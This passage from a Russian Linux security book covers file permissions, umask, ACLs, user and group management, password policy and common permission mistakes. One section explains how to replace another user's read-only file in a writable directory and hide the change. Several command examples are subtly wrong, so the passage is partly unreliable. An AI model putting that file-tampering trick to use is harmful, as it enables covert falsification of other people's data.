После этой команды права доступа на файл станут: `rwx-wx--x`.

Теперь давайте запретим для всех запуск файла. Для этого можно выполнить команду:

```
chmod ugo-x text
```

или

```
chmod a-x text
```

После наших манипуляций права доступа на файл станут: `rw--w----`.

4.1.2. Владелец файла

Для изменения владельца файла существует команда `chown`:

```
chown имя файл
```

Через параметр `имя` определяется пользователь, которому нужно передать права на указанный файл. Например, давайте сделаем владельцем файла test администратора root. Для этого нужно выполнить следующую команду:

```
chown root test
```

Изменить можно и группу, к которой принадлежит файл. Для этого выполните команду `chgrp`:

```
chgrp имя файл
```

Здесь задается имя группы, которой предоставляются права на указанный файл. Например, для файла test укажите группу администратора root, отдав команду:

```
chgrp root test
```

С помощью команды `chown` можно убить сразу двух зайцев и изменить и пользователя, и группу одной командой — для этого группу нужно указать через двоеточие после имени пользователя:

```
chown mflenov:web test
```

Мне по работе достаточно часто приходится менять владельца сразу всех объектов в каталоге, и для этого можно использовать ключ `-R`:

```
chown _www:staff /etc/www/website
```

Подобную команду можно использовать в следующей, например, ситуации. Пусть у меня есть процесс, который иногда должен загружать файлы на сервер по FTP и после этого для определенного каталога нужно изменить права доступа так, чтобы скрипты сайта могли обращаться к этим файлам. Одной такой командой я меняю разрешение доступа ко всем новым файлам.

4.1.3. Правила безопасности

При назначении прав на доступ к файлам и каталогам вы должны следовать принципам минимализма, описанным в *разд. 2.10.1*. Чтобы эти правила действовали, по

умолчанию должно быть запрещено все. Открываем доступ только на то, что необходимо, и не даем лишних прав.

Очень часто в Интернете можно увидеть вопросы типа: не могу сделать что-то из-за недостатка прав, и я много раз видел рекомендации установить права 777, чтобы решить проблему. Не уверен, что это лучшее решение.

В принципе, в установке по умолчанию сейчас уже многое, подлежащее запрещению, запрещено, поэтому простые пользователи не могут просмотреть или изменить важные системные файлы и вынуждены пользоваться командой `sudo` для выполнения каких-либо системных операций.

4.1.4. Права по умолчанию

Когда пользователь создает новый файл или каталог, то им назначаются права по умолчанию. Давайте рассмотрим это на примере. Для создания файла выполним команду `ls` и перенаправим вывод в файл:

```
ls -al >> testfile
```

Теперь проверим права на этот файл с помощью команды `ls -al`. Должно получиться: `-rw-r--r--`, т. е. владелец может читать и изменять файл, а пользователи его группы и все остальные — только просматривать. В старых системах и в некоторых дистрибутивах права могут оказаться и такими: `-rw-rw-r--`, т. е. пользователи группы тоже смогут корректировать файл. Но в любом случае все получают возможность читать файл — это разрешено. Такие права нарушают главное правило безопасности.

В этом отношении политика назначения прав по умолчанию может быть не совсем эффективна — если вы создадите файл, который хранит конфиденциальные данные, информация из него будет доступна для всеобщего обозрения. И если вы забудете понизить права, то любой сможет увидеть и прочитать файл.

Ситуацию можно изменить, если понимать, как создаются права для нового файла. Они рассчитываются на основе маски, текущее значение которой определяется командой `umask`. Если выполнить ее после установки системы, будет получено значение 0022 или 002.

Посмотрим, как маска влияет на регламентацию доступа. По умолчанию права для файлов устанавливаются в значение 666 минус маска, а для каталогов — 777 минус маска.

Теперь ясно, что если маска равна 002, то для нового файла будут установлены права 666 − 002 = 664, а это соответствует: `-rw-rw-r--`. При значении маски 0022 формула изменится на 666 − 0022 = 644, что будет означать: `-rw-r--r--`.

Для каталогов расчет аналогичный, и при маске, равной 002, по умолчанию будут устанавливаться права 777 − 002 = 775 (`drwxrwxr-x`). В случае с маской 0022 значение определяется как 777 − 0022 = 755, а это соответствует правам: `drwxr-xr-x`, т. е. все пользователи смогут просматривать каталоги и увидят содержащиеся в ней файлы.

Все это не есть хорошо. Только владелец должен иметь доступ, достаточный для полноценной работы с файлами и каталогами, а остальные вообще не должны иметь никаких прав. Эту ситуацию можно исправить изменением маски. Я рекомендую установить ее в 077. В этом случае для каталогов права будут определены так: 777 – 077 = 700 (или: `drwx------`), а для файлов: 666 – 077 = 600 (или: `-rw-------`). Тогда доступ к файлу имеет только владелец. Все остальные — отдыхают.

При расчете прав на файл можно подумать, что я ошибся, ведь 666 – 077 не равно 600. Почему же так получилось? Просто вычитание происходит поразрядно, т. е. из первой цифры 6 в числе вычитается первая цифра 0 в маске, затем операция производится со вторыми цифрами (6 – 7), и т. д. Если какой-либо результат получается отрицательным, то он заменяется нулем.

Вот такое положение дел нас уже устраивает. Чтобы установить новую маску, выполните команду:

```
umask маска
```

В нашем случае это будет:

```
umask 077
```

4.1.5. Права доступа к ссылкам

В *разд. 3.1.3* мы говорили о жестких и символьных ссылках на файлы. Для начала проверим права на жесткие ссылки:

```
913021 -rw-r--r--  2 root    root          0 Feb 22 12:19 1.txt
913021 -rw-r--r--  2 root    root          0 Feb 22 12:19 link.txt
```

Как видите, права абсолютно идентичны. Я надеюсь, что вы другого и не ожидали, ведь у жестких ссылок одинаковые дескрипторы.

С символьными ссылками дело обстоит куда хуже. Вот пример основного файла и символьной ссылки на него из того же *разд. 3.1.3*:

```
913021 -rw-r--r-- 1 root  root 519 Feb 22 12:19 link.txt
913193 lrwxrwxrwx 1 root  root   8 Feb 22 12:40 symbol.txt -> link.txt
```

Первая строка содержит информацию о файле, а вторая — о символьной ссылке на него. Как видите, у ссылки открыт абсолютно полный доступ. Если создать ссылку для файла /etc/shadow и не изменить ее права, то можно попрощаться с паролями — их украдут или обнулят. Вы еще помните, что любая операция по изменению файла символьной ссылки затрагивает непосредственно сам файл? Если уже забыли, то стоит запомнить или на руке выжечь.

> ***Внимание!***
>
> Если вы решили использовать символьные ссылки, то всегда помните особенность формирования прав доступа на файлы. Можете даже выбить на мониторе надпись: «Ссылки на файлы создаются с полными правами!!!»

4.1.6. Права доступа к ссылкам

В Linux изначально была реализована слишком простая система прав доступа, унаследованная у UNIX-систем. Обеспечить эффективное управление правами доступа с помощью всего трех наборов прав весьма проблематично. С точки зрения безопасности подход на основе ACL (Access Control List, список управления доступом), который реализован в Windows, намного эффективнее.

В Linux списки доступа появились относительно недавно. Долгое время для этой ОС имелись нестандартные решения, которые были сложными в управлении, и требовалось накладывать специальные патчи на ядро, чтобы реализовать поддержку списков. Теперь все работает «из коробки».

Давайте создадим какой-нибудь файл, на котором будем пробовать управление правами доступа с помощью списков:

```
echo Hello > test.txt
```

Эта команда выводит просто слово **Hello**, а с помощью символа > этот вывод перенаправляется в файл test.txt. Теперь у нас есть файл, в котором просто одна строка с одним словом: Hello.

Посмотрим на списки доступа к этому файлу, для чего выполним команду `getfacl`:

```
getfacl test.txt
```

В результате вы должны увидеть что-то типа:

```
# file test.txt
# owner mflenov
# group mflenov
user::rw-
group::rw-
other::r--
```

Это все очень похоже на то, что мы уже видели в этой главе ранее. Здесь нам в форме комментариев ко второй и третьей строкам сообщают, какой пользователь является владельцем и какая группа имеет доступ.

Два двоеточия, разделяющие имя параметра и права, не случайны. Пустота между ними указывает на то, что это права владельца. Другими словами, эти же права можно было бы записать так:

```
user:mflenov:rw-
group:mflenov:rw-
```

Просто, когда указываются права доступа владельца и группы владельца, это имя система не показывает.

Допустим, что у нас есть пользователь Миша (misha), который хочет получить доступ к этому файлу, и он не входит в группу mflenov. С той информацией, что мы уже имеем, мы можем решить эту задачу только установкой полных прав для всех пользователей. Но это не то, что нам нужно, — для всех остальных пользователей права должны так и остаться только для чтения.

И тут приходит на помощь ACL и команда `setfacl`:

```
setfacl -m u:misha:7 test.txt
```

Самое важное здесь находится в трех параметрах, разделенных двоеточием: `u:misha:7`. Буква `u` указывает на то, что мы добавляем права для пользователя, а не для группы. `misha` — это имя пользователя, а последнее число `7` — это права доступа. Число 7 имеет такое же значение, как и при выполнении команды `chmod`, которую мы рассматривали в *разд. 4.1.1*.

Попробуйте выполнить снова команду `getfacl`, и теперь результат должен быть таким:

```
# file test.txt
# owner mflenov
# group mflenov
user::rw-
user:misha:rwx
group::rw-
mask::rwx
other::r--
```

Обратите внимание на появление магической строки `mask`, которую мы не добавляли, но она почему-то появилась сама. Если список доступа модифицирован, то `mask` показывает максимальные права доступа для файла. Мы видим, что в нашем случае это `rwx`, потому что это максимальные права, которые мы дали Мише.

Маска обновляется после каждого изменения списка. Давайте попробуем понизить права Мишы — дадим ему только право на чтение и запись. Это же текстовый файл, и его выполнять смысла нет:

```
setfacl -m u:misha:6 test.txt
```

Если теперь проверить список доступа на файл, то маска изменится на `rw-`, потому что теперь это максимальный доступ для файла.

Теперь добавим права доступа группе economic:

```
setfacl -m g:economic:6 test.txt
```

Обратите внимание, что буква `u` в команде изменилась на `g`, потому что мы работаем с группой. Права доступа `6` — это чтение и запись.

Если проверить список доступа к файлу теперь, то он будет выглядеть так:

```
# file test.txt
# owner mflenov
# group mflenov
user::rw-
user:misha:rwx
group::rw-
group:economic:rw-
mask::rwx
other::r--
```

Чтобы отменить права доступа для пользователя, меняем ключ `-m` на `-x` и просто указываем имя пользователя:

```
setfacl -x misha test.txt
```

Чтобы сбросить список доступа к параметрам по умолчанию, выполняем команду с ключом `-b`:

```
setfacl -b misha test.txt
```

4.2. Управление группами

Что такое группы? Допустим, что в вашей сети 1000 пользователей, 500 из которых должны иметь доступ к файлам бухгалтерской отчетности. Как поступить? Можно каждому из 500 пользователей назначить права на нужный файл и забыть об этом до определенного времени. А теперь представим, что нужно отменить это разрешение. Опять выполнять 500 команд для каждого файла? А, может быть, писать собственную программу, выполняющую такую отмену? Оба способа неудобны и требуют больших усилий.

В Linux нельзя просто так дать пользователю право на файл — это можно только в Windows с использованием списков ACL. Что-то похожее пытаются реализовать в Linux, но пока подобные реализации не получили популярности.

Вместо этого можно объединить многих пользователей в группу, а уже ей дать право на использование определенного файла. Впоследствии, если нужно будет запретить доступ, достаточно одной команды, чтобы отключить разрешение для группы, и все 500 пользователей больше не смогут работать с файлом. Удобно? Даже очень.

Но тут возникает другая проблема — а если пользователю нужно быть сразу в двух группах? Снова натыкаемся на барьер старой системы прав Linux.

> ***Примечание***
>
> В ОС Red Hat Linux все пользователи приписываются к какой-либо группе. Если при введении новой учетной записи группа не указана, то она будет создана по умолчанию под именем пользователя.

4.2.1. Добавление группы

Для создания новой группы служит команда `groupadd`, синтаксис ее такой:

```
groupadd [-g gid [-o]] [-r] [-f] имя
```

После имени команды можно указывать следующие параметры:

- `-g gid` — идентификатор группы. Это неотрицательное число, которое должно быть уникально. Если вы ввели значение, которое уже используется в системе, то для нормальной отработки команды нужно добавить еще и ключ `-o`. В большинстве случаев идентификатор вообще не нужно указывать. Тогда система возьмет первое свободное значение, начиная с 500;

- `-r` — этот ключ указывает на необходимость создания системной группы. Идентификаторы таких групп находятся в диапазоне от 0 до 499. Если в явном виде не указано значение параметра `-g`, то будет выбрано первое свободное число, меньшее 500;
- `-f` — блокирует создание групп с одинаковыми именами. Если указать этот ключ, то команда отработает, но новая группа не сформируется, а уже существующая не будет обновляться.

Если какие-либо параметры не указаны, то будут использоваться значения по умолчанию. Рассмотрим примеры создания групп (после знака # идет комментарий, поясняющий работу команды):

```
#Создать группу testgroup1 с ID по умолчанию
groupadd testgroup1

#Создать группу testgroup2 с ID 506
groupadd -g 506 testgroup2

#Создать группу testgroup3 с системным ID по умолчанию
groupadd -r testgroup3
```

Вся информация о группах добавляется в файл /etc/group. Откройте его содержимое, например, в MC или наберите в командной строке:

```
cat /etc/group
```

Вы увидите содержимое файла, в самом конце которого находятся три строки с информацией о добавленных нами группах:

```
testgroup1:x:500:
testgroup2:x:506:
testgroup3:x:11:
```

Файл состоит из 4 колонок: имя группы, пароль, идентификатор, список пользователей. Колонки разделены знаками двоеточия:

- в первой группе мы не указывали идентификатор, поэтому система выбрала значение по умолчанию;
- во второй — в явном виде задан номер группы;
- в последней строке идентификатор равен 11, потому что был запрошен номер по умолчанию из системного диапазона (использовался ключ `-r`);
- последняя колонка (после третьего двоеточия) ничего не содержит. Здесь должен быть список пользователей группы, но он пуст, потому что мы еще его не формировали.

4.2.2. Редактирование группы

Для редактирования параметров группы можно напрямую изменять файл /etc/group, но я рекомендую использовать команду `groupmod`. У этой команды такие же ключи,

что и у groupadd, но она не добавляет группу, а изменяет параметры уже существующей.

4.2.3. Удаление групп

Для удаления группы служит команда groupdel:

```
groupdel имя
```

При выполнении этой команды вы должны самостоятельно проверить все файлы, владельцем которых является удаляемая группа, и при необходимости изменить собственника, иначе к таким файлам сможет получить доступ только администратор.

Надо еще заметить, что группу нельзя удалить, если в ней есть пользователи. Сначала их нужно вывести из группы и только потом выполнять команду groupdel.

4.3. Управление пользователями

Для добавления пользователя служит команда useradd. С ее помощью также можно изменить значения по умолчанию, которые будут присваиваться учетной записи.

Команда useradd выглядит следующим образом:

```
useradd параметры имя
```

Параметров очень много, большинство из них вам знакомо по файлу /etc/passwd, который мы рассматривали в *главе 3*. Вот наиболее часто используемые аргументы:

- -c комментарий — простое текстовое описание, которое может быть любым;
- -d каталог — домашний каталог пользователя;
- -e дата — дата отключения учетной записи, после которой пользователь станет неактивным, вводится в формате ГГГГ-ММ-ДД;
- -f число — количество дней до отключения записи навсегда. Если указать 0, то учетная запись будет считаться некорректной сразу после устаревания пароля;
- -g группа — основная группа, которой будет принадлежать пользователь. Можно указывать как имя, так и идентификатор (напомню, что в Red Hat каждый пользователь принадлежит какой-либо группе);
- -G группа[,...] — дополнительные группы, в которые будет включен пользователь. Имена групп указываются через запятую;
- -m — ключ для создания домашнего каталога пользователя. В созданный каталог будут скопированы все файлы из каталога /etc/skel;
- -M — не создавать домашний каталог;
- -r — если указать этот параметр, то в качестве идентификатора будет выбрано число из системной области;

- `-p пароль` — зашифрованный пароль, который можно получить с помощью команды `crypt`;
- `-s программа` — командный интерпретатор, который будет обрабатывать директивы пользователя;
- `-u идентификатор` — идентификатор, который должен быть уникальным. Если его не устанавливать, то система выберет свободное значение.

Самый последний параметр — имя создаваемой учетной записи. Давайте рассмотрим, как можно добавить нового пользователя по имени Роберт (robert), для которого все значения будут установлены по умолчанию:

```
useradd robert
cat /etc/passwd
```

В первой строке мы создаем нового пользователя по имени `robert`. Вторая строка выводит на экран содержимое файла /etc/passwd, где хранится информация обо всех учетных записях. Заключительная строка в нем будет выглядеть следующим образом:

```
robert:x:501:501::/home/robert:/bin/bash
```

Вспомните формат этого файла, который мы рассматривали в *разд. 3.3.1*. Первый параметр — это имя. Затем идет пароль, который спрятан в теневом файле, поэтому здесь указано `x`. Далее следуют идентификаторы пользователя и группы. Так получилось, что в обоих случаях свободными оказались номера, равные 501, поэтому идентификаторы одинаковы, но это далеко не всегда так. Потом идет домашний каталог пользователя. По умолчанию все каталоги создаются в папке /home и соответствуют имени пользователя.

Давайте посмотрим файл /etc/shadow. Обратите внимание, что в строке пользователя `robert` стоят два восклицательных знака, — мы не указывали пароль, и войти в систему не можем. Я и не советую задавать пароль при создании пользователя. Это лишние мучения, потому что нужно шифровать его функцией `crypt`, при этом нет гарантии сложности пароля. Лучше изменить его после создания пользователя с помощью команды `passwd`:

```
passwd robert
```

В ответ на это вы увидите приглашение ввести пароль и пояснения о необходимости делать его сложным. Сообщение, которое выдает программа, выглядит следующим образом:

```
Changing password for user robert.
You can now choose the new password or passphrase.
A valid password should be a mix of upper and lower case letters, digits and other
characters. You can use an 8 character long password with characters from at least
3 of these 4 classes, or a 7 character long password containing characters from all
the classes. Characters that form a common pattern are discarded by the check.
A passphrase should be of at least 3 words, 12 to 40 characters long and contain
enough different characters.
```

Alternatively, if noone else can see your terminal now, you can pick this as your password: "trial&bullet_scare".

Что по-русски звучит примерно так:

```
Изменяется пароль для пользователя robert.
Сейчас вы можете выбрать новый пароль или идентификационную фразу.
Хороший пароль должен состоять из заглавных и строчных букв, цифр и других
знаков. Вы можете ввести пароль длиной в 8 символов с использованием значений
как минимум 3 из 4 указанных классов или пароль из 7 символов, сочетающий знаки
из всех классов. Пароли, содержащие часто используемые шаблоны, будут
отвергнуты.
Идентификационная фраза должна состоять из 3 слов общей длиной от 12
до 40 символов и содержать разнообразные знаки.
В качестве альтернативы, если в данный момент никто кроме вас не смотрит на ваш
терминал, можно использовать пароль trial&bullet_scare.
```

Как видите, команда `passwd` знакомит нас с основными правилами создания сложных паролей и даже предлагает пример, который достаточно длинный и содержит различные символы. Но я не стал бы его использовать, потому что он состоит из вполне читаемых слов. Можно запустить подбор паролей по словарю, где различные слова объединяются, как это делает `passwd`. Такая процедура займет значительно больше времени, чем подбор пароля из одного слова, но все же намного меньше, чем подбор шифра вроде OLhslu_9&Z435drf. Для нахождения этого пароля словарь не поможет, а полный перебор всех возможных вариантов займет весьма много времени.

А давайте-ка посмотрим, что сейчас находится в домашнем каталоге нового пользователя. Вы думаете, что там ничего нет? Проверим. Перейдите в каталог **/home/robert** или выполните команду:

```
ls -al /home/robert
```

Ключ `-a` заставляет отображать все файлы (в том числе и системные), а ключ `-l` выводит подробную информацию. Результат выполнения такой команды должен выглядеть примерно следующим образом:

```
drwx------    3 robert   robert     4096  Nov 26 16:10 .
drwxr-xr-x    5 root     root       4096  Nov 26 16:21 ..
-rw-r--r--    1 robert   robert       24  Nov 26 16:10 .bash_logout
-rw-r--r--    1 robert   robert      191  Nov 26 16:10 .bash_profile
-rw-r--r--    1 robert   robert      124  Nov 26 16:10 .bashrc
-rw-r--r--    1 robert   robert     2247  Nov 26 16:10 .emacs
-rw-r--r--    1 robert   robert      118  Nov 26 16:10 .gtkrc
drwxr-xr-x    4 robert   robert     4096  Nov 26 16:10 .kde
```

Обратите внимание, что в каталоге содержатся пять файлов и один каталог. Самое интересное находится в третьей и четвертой колонках вывода, где располагаются имя и группа владельца файла соответственно. В обоих столбцах почти везде указано имя `robert`. Если пользователя с таким именем мы только что создали, то группу — вроде бы не создавали. Но вспомните: в *разд. 4.2* мы говорили, что если

при создании пользователя не указывается группа, то автоматически формируется группа с таким же именем, что и учетная запись, и туда сразу же помещается все необходимое для нового пользователя.

Еще один нюанс. Папка с именем из двух точек (..), указывающая на родительский каталог, принадлежит root. Почему? Пользователь robert — владелец текущего каталога /home/robert (он здесь хозяин), но каталог выше, /home, вне его прав — он принадлежит пользователю root, так что папка .. также имеет владельца root.

Все файлы и папки, которые принадлежат учетной записи robert, доступны для чтения и записи. Пользователи группы robert и все остальные могут только просматривать информацию, а разрешения на изменение у них нет.

4.3.1. Файлы и папки нового пользователя

Откуда берутся файлы в папке нового пользователя? При формировании учетной записи в соответствующую домашнюю папку копируются все файлы и подкаталоги из каталога /etc/skel. Давайте создадим свой файл в этом каталоге и посмотрим, попадет ли он в папку нового пользователя? Чтобы ничего не выдумывать, выполним следующую директиву:

```
ls >> /etc/skel/text
```

Здесь задается команда `ls` для просмотра содержимого текущего каталога. Потом идут два символа >> и имя файла text в папке /etc/skel. Такая запись означает, что результат выполнения команды должен быть помещен в указанный файл. Если файл не существует, то он будет создан. Таким образом, мы подготовили в нужном каталоге новый файл, содержимое которого нас не особо волнует.

Теперь добавляем нового пользователя (Denver) и просматриваем содержимое его папки:

```
useradd
ls -al /home/Denver
```

В результате вы увидите, что созданный нами в каталоге /etc/skel файл был скопирован в папку нового пользователя. Но в каталогах уже существующих пользователей этот файл не появится.

Эту полезную особенность я использую достаточно часто — чтобы сразу наделить нового пользователя правилами нахождения в системе, а также необходимыми ему файлами и документацией. Например, когда я работал в торговой фирме, то в каталоги пользователей автоматом помещался файл с правилами пользования компьютером, куда я собрал наиболее часто задаваемые пользователями вопросы и ответы на них.

Среди файлов, копируемых в каталог нового пользователя, есть и такой: .bash_profile. Это профиль командного интерпретатора /bin/bash. В нем можно настраивать некоторые параметры, в том числе и маску. В *разд. 4.1* мы говорили об излишних правах, которые назначаются всем новым файлам пользователя, и научились понижать их с помощью команды `umask`.

Зайдите под учетной записью robert и посмотрите ее маску с помощью команды `umask`. Обратите внимание — она равна 0002. То есть мы в *разд. 4.1* изменили свою маску, но robert при создании получил другую, которую надо изменить. Если вы забудете это сделать, то могут возникнуть проблемы. Чтобы этого не произошло, я рекомендую добавить в конец файла .bash_profile строку:

```
umask 0077
```

Лучше всего это сделать в файле /etc/skel/.bash_profile, потому что он копируется во все папки новых пользователей, и можно быть уверенным, что все они получат нужную маску.

Для повышения безопасности я не рекомендую присваивать каталогам имена учетных записей. При добавлении пользователя robert по умолчанию для него будет создан каталог /home/robert. Такое соответствие может сыграть злую шутку. Если злоумышленник узнает имя каталога, то он легко сможет определить имя пользователя, которому он принадлежит, и наоборот. Впрочем, я бы не назвал эту проблему большим упущением в плане безопасности, но все же любая предсказуемость ее ухудшает.

Поэтому при создании пользовательских каталогов достаточно даже просто добавить к имени какой-либо префикс, и это уже может усложнить задачу злоумышленнику.

4.3.2. Изменение настроек по умолчанию

Давайте теперь посмотрим, откуда берутся значения по умолчанию. Все это хранится в файле /etc/default/useradd. Взглянем на содержимое этого файла:

```
# useradd defaults file
GROUP=100
HOME=/home
INACTIVE=-1
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
```

Номер `100` присваивается пользовательской группе, у которой по умолчанию очень мало прав. Это как гостевой пароль, который позволяет только просматривать файлы.

Файл /etc/default/useradd можно редактировать вручную или воспользоваться командой `useradd` для изменения значений по умолчанию. Чтобы внести изменения с ее помощью, нужно сразу после имени команды указать ключ `-D`. После этого могут идти следующие опции:

- `-g` — изменить группу;
- `-b` — установить домашний каталог;
- `-f` — время до отключения;
- `-e` — дата отключения;
- `-s` — оболочка (интерпретатор команд).

Я советую вам не игнорировать возможность указания времени действия учетной записи. Иногда бывает нужно создать временных пользователей, которых потом легко забыть удалить. Я считаю, что лучше, когда это необходимо, явно устанавливать дату отключения.

4.3.3. Редактирование пользователя

Для редактирования параметров учетной записи можно напрямую корректировать файл /etc/passwd, но я советую использовать команду `usermod`. У нее такие же ключи, что и у `useradd`, но она не создает пользователя, а изменяет параметры уже существующего.

С помощью `usermod` вы можете добавлять уже имеющегося пользователя в ранее созданную группу. Давайте проделаем такую процедуру с учетной записью robert и определим ее в группу `root`. Это позволит пользователю robert выполнять некоторые административные функции:

```
usermod -G root robert
```

Здесь мы выполняем команду с ключом `-G`. Этот ключ позволяет указать, членом каких групп должен быть пользователь. Можно указать несколько групп, разделенных запятыми. В нашем случае мы добавляем пользователя только в одну группу root. Для получения более подробной информации о команде `usermod` выполните команду:

```
man usermod
```

4.3.4. Удаление пользователя

Для удаления пользователя служит команда `userdel`. В качестве параметра ей передается только имя учетной записи, которую надо удалить, и можно распрощаться с ней навсегда. Например:

```
userdel Denver
```

Если пользователь в этот момент находится в системе, будет выдано сообщение об ошибке.

Необходимо учитывать, что удаление пользователя не уничтожает его домашний каталог — вы должны сделать это вручную. Если же указать в команде ключ `-r`, то вместе с пользователем будут удалены и его файлы в домашнем каталоге:

```
userdel -r Denver
```

> ***Совет***
>
> **Никогда не указывайте этот ключ. Выполняйте операцию только вручную, просмотрев содержимое каталога и убедившись, что там нет нужных файлов.**

Если для пользователя была автоматически создана группа, и в ней никого больше нет, то можно удалить и ее, выполнив команду `groupdel`.

4.3.5. Настройка процедуры добавления пользователей

Для полного понимания процесса создания учетных записей нам нужно познакомиться еще с файлом /etc/login.defs. В нем хранятся настройки, которые будут использоваться при добавлении пользователей. Содержимое файла можно увидеть в листинге 4.1.

Листинг 4.1. Файл /etc/login.defs

```
# *REQUIRED*
#   Directory where mailboxes reside, _or_ name of file, relative to the
#   home directory.  If you _do_ define both, MAIL_DIR takes precedence.
#   QMAIL_DIR is for Qmail
#
#QMAIL_DIR       Maildir
MAIL_DIR       /var/spool/mail
#MAIL_FILE       .mail

# Password aging controls:
#
#PASS_MAX_DAYS  Maximum number of days a password may be used.
#PASS_MIN_DAYS  Minimum number of days allowed between password changes.
#PASS_MIN_LEN   Minimum acceptable password length.
#PASS_WARN_AGE Number of days warning given before a password expires.
#
PASS_MAX_DAYS       99999
PASS_MIN_DAYS           0
PASS_MIN_LEN            5
PASS_WARN_AGE           7

#
# Min/max values for automatic uid selection in useradd
#
UID_MIN                 500
UID_MAX               60000

#
# Min/max values for automatic gid selection in groupadd
#
GID_MIN                 500
GID_MAX               60000

#
# If defined, this command is run when removing a user.
# It should remove any at/cron/print jobs etc. owned by
# the user to be removed (passed as the first argument).
#
```

```
#USERDEL_CMD       /usr/sbin/userdel_local

#
# If useradd should create home directories for users by default
# On RH systems, we do. This option is ORed with the -m flag on
# useradd command line.
#
CREATE_HOME        yes
```

Ряд содержащихся здесь настроек можно использовать для повышения безопасности. Рассмотрим основные параметры файла:

- `MAIL_DIR` — каталог, в котором будет храниться почта пользователей;
- `PASS_MAX_DAYS` — максимальное количество дней жизни пароля. По умолчанию установлено аж 99999. Если разделить это число на 365, то получится более 270 лет. Пока люди живут намного меньше, и со значениями по умолчанию, скорее всего, никто пароль никогда не поменяет. Рекомендуется ставить 90 дней;
- `PASS_MIN_DAYS` — минимальное количество дней между сменами пароля;
- `PASS_WARN_AGE` — за сколько дней до устаревания пароля показывать предупреждение;
- `PASS_MIN_LEN` — минимальная длина пароля (используется только в команде `passwd` и игнорируется в `useradd`). В большинстве дистрибутивов здесь будет стоять 5, но я рекомендую поставить 8. В этом случае нельзя будет установить любимый большинством пользователей пароль типа `qwerty`;
- `UID_MAX` — максимальный идентификатор пользовательских учетных записей;
- `GID_MIN` — минимальный идентификатор пользовательских групп;
- `GID_MAX` — максимальный идентификатор пользовательских групп;
- `CREATE_HOME` — признак создания пользовательского каталога (значение параметра `YES` используется по умолчанию).

Никто не хочет помнить сложные пароли, и мы не можем заставить пользователей выбирать что-либо сложное. Любой специалист по безопасности скажет, что пароли нужно менять каждые три месяца, но надеяться на пользователей нельзя — никто из них не станет запоминать, когда последний раз менялся пароль.

Для того чтобы заставить пользователя менять пароль каждые 90 дней, нужно сконфигурировать опцию `PASS_MAX_DAYS`. Не помешает еще и установить `PASS_MIN_LEN` — минимальную длину пароля. По умолчанию стоит 7, что по современным меркам далеко не самый безопасный вариант.

К сожалению, изменение этих параметров не влияет на уже существующих пользователей.

Чтобы просмотреть или изменить политику паролей для существующего пользователя, нам понадобится утилита `chage`. Для просмотра текущих параметров пользо-

вателя выполняем эту команду с ключом `-l` и указываем имя интересующего нас пользователя:

```
chage -l mflenov
```

Результатом выполнения команды будет таблица вида:

```
Last password change                                    : never
Password expires                                        : never
Password inactive                                       : never
Account expires                                         : never
Minimum number of days between password change          : 0
Maximum number of days between password change          : 99999
Number of days of warning before password expires.      : 7
```

Давайте поменяем эти значения на более рациональные:

```
chage -m 0 -M 90 -W 10 mflenov
```

А теперь поподробнее:

- ключ `-m` меняет минимальное значение дней — я оставил `0`;
- ключ `-M` — максимальное количество дней устанавливаем в рекомендованные `90`;
- ключ `-W` — количество дней до истечения пароля, после чего система начнет показывать предупреждение. Просто для примера решил поменять на `10`, хотя недели вполне достаточно.

Еще раз вызовите команду с параметром `-l` — чтобы убедиться, что изменения отразились на пользователе.

Более подробно о команде `chage` мы будем говорить в *разд. 14.1*.

4.3.6. Взлом паролей

Я еще раз хочу напомнить о недопустимости использования простых паролей не только администратором, но и всеми пользователями системы. К уязвимостям, которые находят в Linux-системах, относятся, в частности, эксплоиты, которые позволяют повысить права хакера от простого пользователя до root. Но если взломщик не сможет получить доступ даже в качестве простого пользователя, то и воспользоваться эксплоитом ему будет невозможно.

Сложные пароли должны быть абсолютно у всех пользователей. Вспомните, как хранятся пароли. Они зашифрованы необратимым образом. Это значит, что при простом переборе каждый возможный вариант тоже шифруется, а потом сравнивается с зашифрованным паролем из файла /etc/shadow. Поскольку такое шифрование и сравнение занимают весьма много процессорного времени, перебор становится слишком продолжительным.

Если же хакер получит доступ к файлу /etc/shadow с 1000 записей, то подбор паролей упрощается. Подбирать сложно, если вы сравниваете свой зашифрованный ва-

риант только с одной записью. А если в системе 1000 пользователей, то достаточно один раз зашифровать возможный вариант пароля и потом соотнести его с 1000 записей в файле паролей. Вероятность попадания увеличивается в 1000 раз, что и облегчает подбор.

Хакер может также заранее создать зашифрованные версии различных паролей и просто сравнить их с записями в файле /etc/shadow — тогда подбор произойдет практически в мгновение ока.

Чтобы заранее рассчитанные таблицы не давали нужного результата, пароли хранят со специальным дополнением — *солью*: к паролю добавляют что-нибудь случайное и потом уже шифруют.

4.4. Типичные ошибки распределения прав

Один мой начальник в банальном файле Excel вел на сервере план работ, в котором указывалось, что, кто и когда должен сделать. Этот файл был доступен для чтения всем, но его нельзя было изменять. Права изменения были только на каталог, но не на нужный файл. Как изменить информацию в файле? Остановитесь и подумайте. Буквально через абзац я приведу способ решения этой проблемы.

Давайте рассмотрим классический пример с файлами и каталогами. Допустим, что у вас на каталог поставлены максимальные права: `drwxrwxrwx` (или 777), а на все файлы в нем: `-rw-------`. По идее, при таком наборе прав только владелец файла может его модифицировать, но сейчас вы увидите, что это не совсем так. Да, никто без прав не может изменить сам файл, но список файлов в каталоге доступен всем: разрешены и чтение, и корректировка. Благодаря этому взломщик просто удалит нужный файл и создаст другой с новыми правами без каких-либо преград.

Теперь ясно, как можно изменить файл, недоступный для записи? Достаточно прочитать файл и сохранить его содержимое в другом файле — например, выполнив команду:

```
cat имязапрещенногофайла >> имянашегофайла
```

Эта команда скопирует содержимое файла в новый. Если файл не существовал, то он будет создан из-под вашей учетной записи. Значит, вы будете его владельцем и сможете делать с ним все, что угодно. Теперь можно удалить файл, созданный начальником, и заменить его своей копией. Поскольку вы — владелец, вы можете изменить этот файл, подправив нужную информацию, а потом просто изменить владельца и дату изменения, чтобы никто ничего не заподозрил.

Хитро? Ничего хитрого, но почему-то мало кто обращает на такую мелочь внимание, хотя это, собственно, не мелочь, а целая дыра в безопасности. Бессмысленно запрещать изменение файла, если предоставлены полные права на каталог.

Попробуйте выполнить следующие команды:

```
su root
ls -al >> /home/flenov/1.txt
```

```
ls -al /home/flenov/1.txt
su flenov
rm /home/flenov/1.txt
```

В первой строке переключаемся под пользователя root, чтобы от его имени выполнять команды. Вторая команда отображает файлы из текущего каталога, а результат сохраняет в файл /home/flenov/1.txt. Каталог выбран не случайно — это домашний каталог пользователя flenov, в котором он может делать все, что хочет.

